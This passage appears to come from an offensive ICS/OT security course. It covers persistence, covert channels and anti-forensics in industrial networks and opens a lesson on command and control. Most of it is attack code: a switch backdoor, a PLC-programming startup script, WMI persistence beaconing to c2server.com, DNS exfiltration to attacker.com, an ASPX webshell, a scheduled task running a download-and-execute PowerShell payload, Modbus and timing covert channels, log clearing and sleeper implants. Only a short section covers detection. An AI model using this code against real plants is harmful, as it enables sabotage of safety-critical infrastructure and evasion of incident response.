            ssh.exec_command(line)
        ssh.exec_command('end')
        ssh.exec_command('write memory')

# Usage - compromise industrial Ethernet switch
backdoor = IndustrialSwitchBackdoor("192.168.1.254", ("admin", "admin"))
ssh_session = backdoor.compromise_switch()
backdoor.install_firmware_backdoor(ssh_session)
backdoor.configure_traffic_mirroring(ssh_session)
```

3. Living Off the Land in OT Environments

3.1 Abusing ICS Engineering Tools

```
# ot_lolbins_persistence.ps1 - Abuse legitimate ICS tools for persistence

# TIA Portal auto-connect script
# Planted in Startup folder, automatically programs PLCs on EWS boot
```

```
$tia_script = @"
# TIA_Auto_Connect.ps1
Import-Module 'C:\Program Files\Siemens\Automation\Portal
V17\PublicAPI\V17\Siemens.Engineering.dll'

`$project = Open-TiaPortalProject -Path 'C:\Projects\Legitimate_Project.ap17'

# Hidden malicious action: Upload backdoored program to all PLCs
foreach (`$device in `$project.Devices) {
    if (`$device.Type -like '*S7-1200*') {
        # Upload infected OB1
        Upload-PLCProgram -Device `$device -Program 'C:\Temp\backdoored_ob1.bin'
    }
}
"@

$tia_script | Out-File "$env:APPDATA\Microsoft\Windows\Start
Menu\Programs\Startup\TIA_Auto_Connect.ps1"

# SCADA Historian data collection script (modified for exfiltration)
$historian_script = @"
# Legitimate: Collect process data every hour
# Malicious: Also exfiltrate to external server

`$data = Get-SCADAData -Tags 'Tank_Level', 'Pressure', 'Temperature'

# Legitimate logging
`$data | Export-Csv 'C:\Historian\data_$(Get-Date -Format 'yyyyMMdd_HHmmss').csv'

# Covert exfiltration (looks like NTP traffic)
`$exfil_server = '203.0.113.50'  # Attacker C2
`$encoded_data = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes(`$data |
ConvertTo-Json))

# Send via DNS TXT query (bypasses firewall)
Resolve-DnsName -Name "`$encoded_data.exfil.attacker.com" -Type TXT
"@

# Create scheduled task (runs as SYSTEM)
schtasks /create /tn "Historian_DataCollection" /tr "powershell.exe -File
C:\Scripts\historian_collect.ps1" /sc hourly /ru SYSTEM
```

3.2 WMI Event Subscription (Fileless Persistence)

```
# wmi_persistence_ot.ps1 - Fileless persistence on SCADA server
# Survives disk forensics (lives in WMI repository)

$FilterName = 'SCE_SystemMonitor'
```

```
$ConsumerName = 'SCE_UpdateHandler'

# Event filter: Trigger every 6 hours
$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 21600 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"

$Filter = Set-WmiInstance -Namespace root\subscription -Class __EventFilter -Arguments
@{
    Name = $FilterName
    EventNameSpace = 'root\cimv2'
    QueryLanguage = 'WQL'
    Query = $Query
}

# Command to execute (encoded PowerShell payload)
$Payload = @"
`$plc_ips = @('192.168.10.10', '192.168.10.11', '192.168.10.12')
foreach (`$plc in `$plc_ips) {
    # Persistent PLC monitoring
    `$status = Test-NetConnection -ComputerName `$plc -Port 502
    if (`$status.TcpTestSucceeded) {
        # Exfiltrate PLC status to C2
        Invoke-WebRequest -Uri 'http://c2server.com/beacon' -Method POST -Body `$plc
    }
}
"@

$EncodedPayload =
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($Payload))

$Consumer = Set-WmiInstance -Namespace root\subscription -Class
CommandLineEventConsumer -Arguments @{
    Name = $ConsumerName
    CommandLineTemplate = "powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Enc
$EncodedPayload"
}

# Bind filter to consumer
$Binding = Set-WmiInstance -Namespace root\subscription -Class
__FilterToConsumerBinding -Arguments @{
    Filter = $Filter
    Consumer = $Consumer
}

Write-Host "[+] WMI persistence established"
Write-Host "[+] Trigger: Every 6 hours"
Write-Host "[+] Action: PLC status monitoring + C2 beacon"
```

4. Covert Communication Channels

4.1 Protocol Tunneling in Industrial Protocols

```
# modbus_covert_channel.py - Hide C2 communications in Modbus traffic
from pymodbus.client import ModbusTcpClient
import struct

class ModbusCovertChannel:
    def __init__(self, plc_ip, covert_register_start=1000):
        self.client = ModbusTcpClient(plc_ip, port=502)
        self.client.connect()
        self.covert_registers = covert_register_start  # High register numbers (unused)

    def send_command(self, cmd_string):
        """
        Encode command in Modbus register writes
        Appears as normal PLC programming activity
        """
        # Encode ASCII command in 16-bit registers
        # Each register holds 2 characters
        registers = []
        for i in range(0, len(cmd_string), 2):
            chunk = cmd_string[i:i+2].ljust(2, '\x00')
            register_value = struct.unpack('>H', chunk.encode())[0]
            registers.append(register_value)

        # Write to covert registers
        self.client.write_registers(self.covert_registers, registers)

        print(f"[+] Command sent via Modbus: {cmd_string}")

    def receive_response(self):
        """
        Read response from covert registers
        """
        # PLC rootkit writes response to registers
        response_registers = self.client.read_holding_registers(self.covert_registers + 100, 50)

        if response_registers.isError():
            return None

        # Decode registers to ASCII
        response = ""
        for register in response_registers.registers:
            bytes_val = struct.pack('>H', register)
            response += bytes_val.decode('ascii', errors='ignore')
```

```
        return response.rstrip('\x00')

# Example: Exfiltrate data via Modbus
channel = ModbusCovertChannel("192.168.1.10")
channel.send_command("dump_ladder_logic")
time.sleep(2)
data = channel.receive_response()
print(f"[+] Exfiltrated: {data}")
```

4.2 Process Variable Steganography

```
# process_variable_steganography.py - Encode data in sensor readings
import random

class ProcessVariableSteganography:
    def __init__(self, plc_controller):
        self.plc = plc_controller

    def encode_data_in_noise(self, secret_data, process_variable):
        """
        Encode data in least significant bits of analog process values
        Example: Tank level sensor with ±0.1% noise
        Use noise band to transmit data
        """
        # Read current process value (e.g., tank level = 75.3%)
        current_value = self.plc.read_analog(process_variable)

        # Convert secret data to binary
        secret_binary = ''.join(format(ord(c), '08b') for c in secret_data)

        # Encode in LSBs (modify value within noise tolerance)
        for bit in secret_binary:
            # Add or subtract small value based on bit
            if bit == '1':
                current_value += 0.05  # +0.05% (within ±0.1% noise)
            else:
                current_value -= 0.05  # -0.05%

            # Write modified value to PLC
            self.plc.write_analog(process_variable, current_value)

            # Wait for historian to collect sample
            time.sleep(1)  # 1 Hz sampling rate

        print(f"[+] Encoded {len(secret_data)} bytes in process variable {process_variable}")

    def decode_data_from_historian(self, historian_samples):
        """
```

```
        Extract hidden data from historian time-series
        Analyst sees "normal" process fluctuations
        """
        secret_binary = ""

        for i in range(1, len(historian_samples)):
            delta = historian_samples[i] - historian_samples[i-1]

            if delta > 0.03:  # Positive change -> bit '1'
                secret_binary += '1'
            elif delta < -0.03:  # Negative change -> bit '0'
                secret_binary += '0'

        # Convert binary to ASCII
        secret_data = ""
        for i in range(0, len(secret_binary), 8):
            byte = secret_binary[i:i+8]
            if len(byte) == 8:
                secret_data += chr(int(byte, 2))

        return secret_data

# Usage: Exfiltrate configuration file via tank level sensor
stego = ProcessVariableSteganography(plc_connection)
secret = open('network_config.txt', 'r').read()
stego.encode_data_in_noise(secret, process_variable='Tank_01_Level')
```

4.3 Time-Based Covert Channel

```
# timing_covert_channel.py - Encode data in operation timing
import time

class TimingCovertChannel:
    def __init__(self, plc_ip):
        self.plc_ip = plc_ip
        self.base_delay = 1.0  # Base interval (seconds)

    def send_data(self, data):
        """
        Encode data in timing intervals between Modbus requests
        - Short delay (0.8s) = bit '0'
        - Long delay (1.2s) = bit '1'
        """
        from pymodbus.client import ModbusTcpClient
        client = ModbusTcpClient(self.plc_ip)
        client.connect()

        # Convert data to binary
```

```
        binary_data = ''.join(format(ord(c), '08b') for c in data)

        for bit in binary_data:
            # Send benign Modbus read request
            client.read_holding_registers(0, 10)

            # Encode bit in delay before next request
            if bit == '0':
                time.sleep(self.base_delay - 0.2)  # 0.8s
            else:
                time.sleep(self.base_delay + 0.2)  # 1.2s

        client.close()
        print(f"[+] Transmitted {len(data)} bytes via timing channel")
        print(f"[+] Transfer time: {len(binary_data) * self.base_delay:.1f} seconds")

    def receive_data(self, pcap_file):
        """
        Decode data from packet capture (passive analysis)
        Analyst sees "normal" Modbus polling
        """
        from scapy.all import rdpcap, TCP

        packets = rdpcap(pcap_file)
        timestamps = []

        # Extract Modbus request timestamps
        for pkt in packets:
            if pkt.haslayer(TCP) and pkt[TCP].dport == 502:
                timestamps.append(float(pkt.time))

        # Decode timing deltas
        binary_data = ""
        for i in range(1, len(timestamps)):
            delta = timestamps[i] - timestamps[i-1]

            if 0.7 < delta < 0.9:  # Short delay -> '0'
                binary_data += '0'
            elif 1.1 < delta < 1.3:  # Long delay -> '1'
                binary_data += '1'

        # Binary to ASCII
        decoded = ""
        for i in range(0, len(binary_data), 8):
            byte = binary_data[i:i+8]
            if len(byte) == 8:
                decoded += chr(int(byte, 2))
```

```
        return decoded

# Example: Exfiltrate credentials via timing channel
timing_channel = TimingCovertChannel("192.168.1.10")
timing_channel.send_data("admin:P@ssw0rd123")
# Extremely slow (~1 byte per second) but undetectable by DPI
```

5. Multi-Layered Persistence Strategy

5.1 Redundant Footholds Across Network Tiers

```
# multi_layer_persistence.py - Establish redundant access points
class MultiLayerPersistence:
    def __init__(self, network_map):
        self.network = network_map

    def deploy_all_persistence_mechanisms(self):
        """
        Plant persistence at every network level (Purdue Model)
        Defender must remediate ALL to fully eradicate
        """
        persistence_layers = []

        # Layer 1: PLC firmware rootkit
        for plc in self.network['plcs']:
            self.install_plc_firmware_rootkit(plc)
            persistence_layers.append(f"PLC {plc['ip']} firmware")

        # Layer 2: HMI webshell
        for hmi in self.network['hmis']:
            self.deploy_webshell(hmi)
            persistence_layers.append(f"HMI {hmi['ip']} webshell")

        # Layer 3: SCADA server scheduled task
        for scada in self.network['scada_servers']:
            self.create_scheduled_task(scada)
            persistence_layers.append(f"SCADA {scada['ip']} scheduled task")

        # Layer 4: Engineering workstation DLL hijack
        for ews in self.network['engineering_ws']:
            self.deploy_dll_hijack(ews)
            persistence_layers.append(f"EWS {ews['ip']} DLL hijack")

        # Layer 5: Network switch firmware backdoor
        for switch in self.network['switches']:
            self.backdoor_switch_firmware(switch)
            persistence_layers.append(f"Switch {switch['ip']} firmware")
```

```
        # Layer 6: Database backdoor account
        for db in self.network['databases']:
            self.create_backdoor_account(db)
            persistence_layers.append(f"Database {db['ip']} account")

        print(f"[+] Deployed {len(persistence_layers)} persistence mechanisms")
        for layer in persistence_layers:
            print(f"  - {layer}")

        return persistence_layers

    def install_plc_firmware_rootkit(self, plc):
        """Deploy firmware rootkit (most persistent)"""
        # See section 2.1
        pass

    def deploy_webshell(self, hmi):
        """
        Plant webshell in HMI web server
        Often running Apache/IIS with web-based HMI interface
        """
        webshell = """
        <%@ Page Language="C#" %>
        <%
        string cmd = Request["cmd"];
        if (!string.IsNullOrEmpty(cmd)) {
            System.Diagnostics.Process.Start("cmd.exe", "/c " + cmd).WaitForExit();
        }
        %>
        """
        # Upload to HMI web root
        # Example: C:\inetpub\wwwroot\HMI\system.aspx

    def create_scheduled_task(self, scada):
        """
        Create scheduled task on SCADA server
        Runs daily at maintenance window (2 AM)
        """
        import subprocess
        task_cmd = f'schtasks /create /s {scada["ip"]} /u {scada["user"]} /p {scada["pass"]} /tn
"SCADA_Maintenance" /tr "powershell.exe -c IEX(New-Object
Net.WebClient).DownloadString(\'http://c2.com/payload.ps1\')" /sc daily /st 02:00 /ru
SYSTEM'
        subprocess.call(task_cmd)

# Usage
network_topology = {
```

```
    'plcs': [{'ip': '192.168.10.10'}, {'ip': '192.168.10.11'}],
    'hmis': [{'ip': '192.168.20.10'}],
    'scada_servers': [{'ip': '192.168.20.20', 'user': 'admin', 'pass': 'admin'}],
    'engineering_ws': [{'ip': '192.168.30.10'}],
    'switches': [{'ip': '192.168.1.254'}],
    'databases': [{'ip': '192.168.20.30'}]
}

persistence = MultiLayerPersistence(network_topology)
persistence.deploy_all_persistence_mechanisms()
```

5.2 Mutual Reinfection (Worm-like Behavior)

```
# mutual_reinfection.py - Implants reinstall each other if one is removed
class MutualReinfection:
    def __init__(self):
        self.implants = {
            'scada_server': {
                'check_interval': 3600,  # Check hourly
                'reinstall_targets': ['ews', 'hmi']
            },
            'ews': {
                'check_interval': 3600,
                'reinstall_targets': ['scada_server', 'plc']
            },
            'hmi': {
                'check_interval': 3600,
                'reinstall_targets': ['scada_server']
            },
            'plc': {
                'check_interval': 86400,  # Check daily (less frequent, avoid detection)
                'reinstall_targets': ['ews']
            }
        }

    def heartbeat_check(self, implant_name):
        """
        Periodically check if other implants are alive
        If not, reinstall them
        """
        import time

        while True:
            config = self.implants[implant_name]

            for target in config['reinstall_targets']:
                if not self.check_implant_alive(target):
                    print(f"[!] {target} implant missing, reinstalling...")
```

```
                self.reinstall_implant(implant_name, target)

        time.sleep(config['check_interval'])

    def check_implant_alive(self, target):
        """
        Check if target implant is running
        - Try to connect to covert channel
        - Check for beacon file
        - Test hidden functionality
        """
        if target == 'plc':
            # Try to trigger PLC firmware backdoor
            try:
                response = trigger_backdoor(target_ip, 0x01)
                return len(response) > 0
            except:
                return False

        elif target == 'scada_server':
            # Check for scheduled task
            output = subprocess.check_output(f'schtasks /query /s {target_ip}')
            return b'SCADA_Maintenance' in output

        # ... other implant checks

    def reinstall_implant(self, source, target):
        """
        Reinstall missing implant from another compromised system
        """
        if source == 'ews' and target == 'scada_server':
            # EWS has saved credentials for SCADA server
            # Can remotely create scheduled task
            self.create_scheduled_task(scada_ip, scada_creds)

        elif source == 'scada_server' and target == 'plc':
            # SCADA server can program PLCs
            # Reupload backdoored ladder logic
            self.upload_malicious_plc_program(plc_ip)

        # ... other reinstallation paths

# Each implant runs this in background
reinfection = MutualReinfection()
reinfection.heartbeat_check('scada_server')  # Run on SCADA server
```

6. Evading Detection and Incident Response

6.1 Anti-Forensics Techniques

```
# anti_forensics_ot.py - Evade forensic analysis
class OTAntiForensics:
    def __init__(self):
        pass

    def timestomp_plc_logs(self, plc_ip):
        """
        Modify PLC diagnostic buffer timestamps
        Hide when malicious program was uploaded
        """
        from snap7 import client
        plc = client.Client()
        plc.connect(plc_ip, 0, 1)

        # Read diagnostic buffer
        diag_buffer = plc.read_area(snap7.types.S7AreaDB, 1, 0, 1024)

        # Modify timestamps in buffer
        # Make malicious upload appear to have occurred months ago
        # (During normal maintenance window)

        # Write modified buffer back
        plc.write_area(snap7.types.S7AreaDB, 1, 0, diag_buffer)

    def clear_scada_audit_logs(self, scada_server):
        """
        Selectively clear incriminating log entries
        Leave benign entries to avoid suspicion
        """
        import win32evtlog

        # Open Security event log
        hand = win32evtlog.OpenEventLog(scada_server, "Security")

        # Clear events related to:
        # - Unauthorized logons (Event ID 4625)
        # - Account creation (Event ID 4720)
        # - Scheduled task creation (Event ID 4698)

        # Technique: Read log, filter out incriminating events, write back

    def anti_memory_forensics(self):
        """
        Prevent memory dump analysis
        - Encrypt strings in memory
        - Detect debuggers and crash gracefully
```

```
        - Use process hollowing (appear as legitimate process)
        """
        # Check for common forensic tools
        forensic_processes = [
            'procmon.exe', 'procexp.exe', 'wireshark.exe',
            'tcpdump', 'volatility', 'rekall'
        ]

        for proc in psutil.process_iter(['name']):
            if proc.info['name'].lower() in forensic_processes:
                print("[!] Forensic tool detected, self-destructing...")
                self.secure_self_delete()
                sys.exit(0)

    def secure_self_delete(self):
        """
        Securely delete malware binary
        Overwrite with random data before deletion
        """
        import os
        malware_path = sys.argv[0]

        # Overwrite file with random data (7 passes, DoD 5220.22-M standard)
        for i in range(7):
            with open(malware_path, 'wb') as f:
                f.write(os.urandom(os.path.getsize(malware_path)))

        # Delete file
        os.remove(malware_path)
```

6.2 Surviving Incident Response

IR Playbook for OT Compromise:

1. Isolate affected systems
2. Collect forensic images
3. Analyze logs
4. Identify malware
5. Remove malware
6. Restore from backup
7. Resume operations

Attacker Counter-Strategies:

```
# survive_incident_response.py - Maintain access during IR
class SurviveIncidentResponse:
    def detect_ir_activity(self):
        """
```

```
    Monitor for signs of incident response
    - New accounts created (forensic analysts)
    - Network scanning from new IPs
    - Increased log activity
    - Systems being taken offline
    """
    indicators = {
        'new_accounts': self.check_new_user_accounts(),
        'network_scans': self.detect_network_scanning(),
        'backup_activity': self.detect_backup_operations(),
        'offline_systems': self.monitor_system_availability()
    }

    if any(indicators.values()):
        print("[!] Incident response detected!")
        self.activate_evasion_mode()

def activate_evasion_mode(self):
    """
    Change tactics during active IR
    """
    # Go dormant (stop beaconing)
    self.disable_c2_communication()

    # Hide in legitimate processes
    self.migrate_to_system_process()

    # Establish backup C2 channel
    self.activate_backup_c2()

    # Deploy "time bomb" for reactivation
    self.set_reactivation_trigger(trigger_date='2024-06-01')

def deploy_sleeper_implant(self):
    """
    Plant dormant implant that activates months later
    After IR team declares "all clear"
    """
    sleeper_code = """
    # Activates 180 days after IR
    import time, datetime

    activation_date = datetime.datetime(2024, 6, 1)
    while datetime.datetime.now() < activation_date:
        time.sleep(86400)  # Sleep 24 hours

    # IR team has moved on, reactivate persistence
    restore_all_persistence()
```

```
        resume_c2_communication()
        """

        # Encode and hide in WMI or registry
        self.hide_sleeper_code(sleeper_code)
```

7. Real-World Case Studies

7.1 Triton/Trisis Persistence Analysis

Persistent Triconex SIS Compromise:

```
# triton_persistence_reconstruction.py - How Triton maintained access
"""
Triton malware (2017 Saudi Aramco attack) persistence mechanisms:

1. Modified Triconex firmware (TriStation protocol)
2. Injected malicious logic into safety function
3. Disabled safety instrumented functions
4. Remained undetected for months

Persistence features:
- Firmware-level implant (survives reboot)
- Triggered only on specific conditions
- Minimal network activity (local PLC operations)
"""

class TritonPersistence:
    def inject_into_sis_firmware(self, triconex_controller):
        """
        Modify Schneider Triconex SIS firmware
        Insert backdoor into safety logic
        """
        # Triton used TriStation protocol (proprietary)
        # Function code 0x05: Write program to controller

        malicious_ladder_logic = """
        ; Hidden safety bypass
        ; If specific memory flag is set, disable shutdown
        LD bypass_flag
        ANDN critical_condition
        OUT safety_shutdown
        """

        # Upload to Triconex controller
        self.tristation_upload(triconex_controller, malicious_ladder_logic)
```

```
    def establish_dormancy(self):
        """
        Remain dormant until activation trigger
        Triton waited for specific industrial process state
        """
        while True:
            process_state = self.read_process_variables()

            if process_state['pressure'] > THRESHOLD:
                # Activate payload
                self.disable_safety_systems()
                break

            time.sleep(600)  # Check every 10 minutes
```

7.2 Industroyer Persistence Mechanisms

```
# industroyer_persistence.py - Multi-protocol persistence
"""
Industroyer (2016 Ukraine blackout) persistence:

1. Windows backdoor (44con module)
2. IEC 104 protocol implant
3. IEC 61850 GOOSE manipulator
4. OPC DA data wiper

Persistence across protocols ensures redundancy
"""

class IndustroyerPersistence:
    def deploy_multiprotocol_backdoors(self):
        """
        Install backdoors for each industrial protocol in use
        """
        # IEC 104 backdoor (substation automation)
        self.install_iec104_backdoor()

        # IEC 61850 backdoor (GOOSE messages)
        self.install_iec61850_backdoor()

        # OPC DA backdoor (SCADA data access)
        self.install_opcda_backdoor()

        # Modbus backdoor (RTU/field devices)
        self.install_modbus_backdoor()

    def time_based_activation(self, target_datetime):
        """
```

```
        Activate attack at specific time (coordinated blackout)
        """
        while datetime.datetime.now() < target_datetime:
            # Remain dormant
            time.sleep(3600)

        # Simultaneous multi-protocol attack
        self.open_all_breakers_iec104()
        self.spoof_goose_protection()
        self.wipe_opc_configuration()
```

8. Defensive Detection Strategies

8.1 Persistence Hunting in OT

```
# ot_persistence_hunter.py - Detect persistence mechanisms
class OTPersistenceHunter:
    def __init__(self):
        self.findings = []

    def scan_plc_firmware_integrity(self, plc_ip):
        """
        Verify PLC firmware hasn't been modified
        """
        from snap7 import client
        plc = client.Client()
        plc.connect(plc_ip, 0, 1)

        # Calculate firmware hash
        firmware = plc.full_upload(snap7.types.S7AreaFirmware, 0)
        current_hash = hashlib.sha256(firmware).hexdigest()

        # Compare to known-good hash (from vendor)
        known_good_hash = "a1b2c3..."  # From Siemens database

        if current_hash != known_good_hash:
            self.findings.append(f"ALERT: PLC {plc_ip} firmware modified!")
            return False

        return True

    def check_scheduled_tasks(self, scada_server):
        """
        Enumerate scheduled tasks on SCADA servers
        Look for suspicious tasks
        """
        import subprocess
```

```
        output = subprocess.check_output(f'schtasks /query /s {scada_server} /fo csv')

        suspicious_indicators = [
            'powershell.exe -enc',  # Encoded PS commands
            'SYSTEM',  # Running as SYSTEM (unusual for SCADA tasks)
            '02:00',  # Maintenance window (common persistence time)
        ]

        for line in output.decode().split('\n'):
            if any(indicator in line for indicator in suspicious_indicators):
                self.findings.append(f"Suspicious task: {line}")

    def detect_covert_channels(self, pcap_file):
        """
        Analyze Modbus traffic for covert channels
        Look for abnormal register access patterns
        """
        from scapy.all import rdpcap

        packets = rdpcap(pcap_file)

        # Baseline: Normal Modbus register access (registers 0-500)
        # Suspicious: Access to high register numbers (1000+)

        suspicious_registers = []
        for pkt in packets:
            if self.is_modbus_packet(pkt):
                register = self.extract_register_address(pkt)
                if register > 500:
                    suspicious_registers.append(register)

        if suspicious_registers:
            self.findings.append(f"Covert channel detected: Registers {suspicious_registers}")

# Usage
hunter = OTPersistenceHunter()
hunter.scan_plc_firmware_integrity("192.168.1.10")
hunter.check_scheduled_tasks("scada-server-01")
hunter.detect_covert_channels("modbus_traffic.pcap")
```

9. Hands-On Lab Exercises

Lab 1: PLC Firmware Rootkit

Objective: Inject persistence into PLC firmware

Steps:

1. Extract firmware from Siemens S7-1200 (or OpenPLC)
2. Reverse engineer firmware structure with binwalk
3. Craft rootkit payload (hidden Modbus function code)
4. Inject rootkit into firmware
5. Reflash PLC with modified firmware
6. Test rootkit activation via magic Modbus command
7. Verify persistence across reboot

Lab 2: Multi-Layered Persistence

Objective: Deploy redundant persistence mechanisms

Deployment:

- SCADA server: Scheduled task + WMI event subscription
- Engineering workstation: DLL hijack in TIA Portal
- HMI: Webshell in IIS web root
- PLC: Modified ladder logic with hidden rung

Testing:

- Simulate IR: Remove one persistence mechanism
- Verify other mechanisms auto-reinstall it
- Measure time to full eradication

Lab 3: Covert Channel Communication

Objective: Implement Modbus covert channel

Tasks:

1. Set up Modbus master/slave (or PLC)
2. Implement covert channel protocol (register encoding)
3. Exfiltrate file via Modbus (slow, undetectable)
4. Capture traffic with Wireshark
5. Demonstrate traffic appears normal to analysts
6. Measure bandwidth and detection risk

Lab 4: Anti-Forensics

Objective: Evade forensic analysis

Techniques:

- Timestomp PLC diagnostic logs
- Clear Windows event logs (selective deletion)
- Encrypt strings in memory
- Detect Process Monitor and self-destruct
- Secure file deletion (DoD 5220.22-M)

Lab 5: Incident Response Evasion

Objective: Survive simulated IR

Scenario:

- Blue team conducts IR on compromised OT network
- Red team (you) must maintain access during remediation

Evasion Tactics:

- Go dormant when new forensic accounts detected
- Migrate to whitelisted process (Siemens service)
- Deploy sleeper implant (reactivates in 30 days)
- Use backup C2 channel (DNS tunneling)

10. Tools & Resources

Persistence Tools

- **SharPersist**: Windows persistence toolkit
- **Empire**: PowerShell post-exploitation framework
- **Covenant**: .NET C2 with persistence modules
- **Sliver**: Modern C2 platform

Firmware Analysis

- **binwalk**: Firmware extraction
- **Ghidra**: Reverse engineering
- **IDA Pro**: Disassembler
- **Firmware Mod Kit**: Firmware manipulation

Covert Channels

- **iodine**: DNS tunneling
- **ptunnel**: ICMP tunneling
- **Modbus-Spy**: Modbus protocol analyzer

Anti-Forensics

- **Timestomp**: Modify file timestamps
- **SDelete**: Secure file deletion
- **Invoke-Obfuscation**: PowerShell obfuscation

Summary

Advanced persistence in OT networks leverages unique characteristics of industrial environments:

Key Techniques:

- Firmware-based persistence (PLCs, switches, routers)
- Living off the land (abuse legitimate ICS tools)
- Covert channels (protocol tunneling, steganography, timing)
- Multi-layered redundancy (mutual reinfection)
- Anti-forensics (timestomping, log clearing, self-deletion)

Challenges:

- Air-gapped environments require pre-positioned access
- Long-term operations demand extreme stealth
- IR evasion requires situational awareness

Defensive Strategies:

- Firmware integrity monitoring
- Baseline process variable ranges (detect steganography)
- Scheduled task auditing
- Network traffic analysis (covert channel detection)
- Assume compromise, hunt for persistence

Real-World Examples:

- Triton: Firmware-level SIS compromise
- Industroyer: Multi-protocol redundant backdoors
- APT groups: Years-long persistence in critical infrastructure

Lesson 09: Command and Control (C2) for ICS

Lesson 09: Command and Control (C2) for ICS Environments

Learning Objectives

- Design resilient C2 infrastructure for air-gapped and semi-isolated OT networks
- Implement protocol-aware C2 channels that blend with legitimate industrial traffic
- Develop slow and low tradecraft for long-term covert operations
- Bypass network segmentation and air-gap isolation
- Analyze real-world ICS C2 strategies (Industroyer, Triton, Stuxnet)
- Implement multi-tier C2 architectures with redundant channels
- Understand operational security (OPSEC) for nation-state level operations

1. C2 Challenges in OT Environments

1.1 Unique Constraints

Air-Gap Isolation:

- No direct internet connectivity (Level 0-2 of Purdue Model)
- Must bridge via compromised IT/OT gateway or removable media
- Limited outbound communication channels
- Network address translation (NAT) prevents direct PLC access from internet

Network Monitoring:

- Deep packet inspection (DPI) on OT traffic
- Baseline-based anomaly detection (new connections trigger alerts)
- Protocol whitelisting (only known industrial protocols allowed)
- Strict firewall rules (deny-by-default)

Operational Constraints:

- Low bandwidth (serial connections, slow networks)
- High-latency environments (satellite links to remote sites)
- Strict change management (new processes/connections reviewed)
- Minimal endpoint security (no EDR, limited AV)

OPSEC Requirements:


- Multi-year dwell time (slow operations)
- Attribution avoidance (nation-state operations)
- Minimize forensic footprint
- Blend with normal operations

